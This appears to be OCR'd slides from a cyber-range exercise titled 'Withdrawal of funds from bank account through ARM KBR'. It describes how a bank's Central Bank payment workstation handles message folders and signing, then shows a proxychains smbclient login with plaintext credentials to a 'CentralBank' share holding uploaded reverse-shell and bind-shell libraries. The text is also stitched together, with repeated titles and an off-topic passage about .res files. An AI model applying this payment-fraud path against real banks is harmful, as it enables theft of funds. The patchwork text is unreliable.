
Файлы электронных сообщений покидают модуль интеграции **АБС** в открытом виде и помещаются в специальную папку файловой системы (обычно это сетевая папка), которая настроена в **АРМ КБР** для электронных сообщений, имеющих статус «Введенные». На ранее представленной схеме (Рис. 2.) эта папка обозначена как «Папка 1».

Затем в процессе обработки электронные сообщения меняют свои статусы на «Контролируемые», «Отправленные» и т. д., что технически реализуется путем перемещения файла с электронным сообщением в соответствующие папки, которые настроены в **АРМ КБР**. На схеме (Рис. 2.) эти папки обозначены как «Папка 2».


В определенный момент технологической обработки (установленный внутренними регламентами банка) исходящих электронных сообщений они шифруются и подписываются электронной подписью с помощью **СКАД Сигнатура** и закрытых криптографических ключей ответственных работников.

https://habr.com/ru/articles/345194/

Withdrawal of funds from bank account through ARM KBR



Withdrawal of funds from bank account through ARM KBR



Withdrawal of funds from bank account through ARM KBR

Описание формата RES

Файл .res на вашем компьютере отвечает за ресурсы Win32, зачастую он применяется в процессе компиляции специального программного обеспечения, которое было построено на основе распространенных языков программирования C либо C++.


Такой тип файла обычно содержит в себе определенные элементы приложения, к примеру различные изображения, курсоры,таблицы, иконки, а также данные о модификациях и версиях той или иной утилиты, установленной на жесткий диск. Чтобы открыть файл res, потребуются программные комплексы на подобии ResEdit, Resource Hacker или Microsoft Visual Studio.

Используя ResEdit можно управлять рассматриваемым расширением файла, информацию возможно изменять, регулируя по собственному усмотрению хранимые текстовые данные, изображения, а также команды и прочее. Утилита включает в себя интегрированный стандартный редактор для внесения пользовательских изменений.

Расширение .res используется в рамках операционной системы Windows, файл ресурсов может применяться для корректного функционирования разнообразных игровых приложений, таких как Half Life, Star Wars, Evil Islands, Counter Strike Source, SWAT3 и так далее. Информация в расширении может отвечать за реализацию некоторых графических элементов оформления игрового интерфейса. Проблемы с открытием .res файла решаются установкой требуемых средств разработки и обслуживания системных ресурсов.

Withdrawal of funds from bank account through ARM KBR

GG



Withdrawal of funds from bank account through ARM KBR


P.S.

```
└─# proxychains4 -q smbclient -U "CentralWorker%KUZtPxcSFCRRkdnGsOly83" \\\\10.42.0.2\\CentralBank
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Dec 10 10:05:08 2023
  ..                                  D        0  Thu Nov 16 23:53:27 2023
  libbindshell-samba.so               A     8432  Sat Dec  9 10:32:00 2023
  reverse_shell.so                    A    15992  Fri Dec  8 22:37:23 2023
  3pSoPhPX.so                         A    16144  Fri Dec  8 22:07:24 2023
  revshell.so                         A    14992  Fri Dec  8 22:03:37 2023
  BwQwM8JP.so                         A    16144  Fri Dec  8 22:09:04 2023
  C3i9sX8R.so                         A    16144  Sat Dec  9 10:43:45 2023
  szuCrbLO.so                         A    16144  Sat Dec  9 10:44:22 2023
  libbindshell-samba_6899.so          A    16144  Fri Dec  8 22:33:08 2023
  QtWc5Gex.so                         A    16144  Fri Dec  8 21:57:01 2023
  librevshell-samba.so                A    14984  Fri Dec  8 21:51:48 2023
  4VR1shbW.so                         A    16144  Fri Dec  8 22:08:30 2023
  bFzPPp7V.so                         A    16144  Sat Dec  9 10:42:32 2023
  yu51bRWl.so                         A    16144  Fri Dec  8 21:55:49 2023
  evilLibx64.so                       A    16144  Mon Nov 27 23:42:41 2023
  Outcoming                           D        0  Sun Dec  3 17:04:36 2023
  Incoming                            D        0  Sat Dec  2 21:28:16 2023
  .deleted                           DH        0  Sat Dec  9 01:22:13 2023

                60772516 blocks of size 1024. 33598396 blocks available
smb: \> cd Outcoming
smb: \Outcoming\> dir
  .                                   D        0  Sun Dec  3 17:04:36 2023
  ..                                  D        0  Sun Dec 10 10:05:08 2023

                60772516 blocks of size 1024. 33598340 blocks available
smb: \Outcoming\> cd ..
smb: \> cd Incoming\
smb: \Incoming\> dir
  .                                   D        0  Sat Dec  2 21:28:16 2023
  ..                                  D        0  Sun Dec 10 10:05:08 2023
  8h_j_lWcmQb1DH6tdsOhg.rcv           A      759  Sat Dec  2 21:28:17 2023
  9g2Iyqb0vlU_f09DZr7ii.rcv           A      759  Sat Dec  2 21:21:17 2023
```


Some tricks from cyber polygon

Web vulnerabilities points

Host is out of scope




Host is in scope




Lazy life(funny, but not recommended)

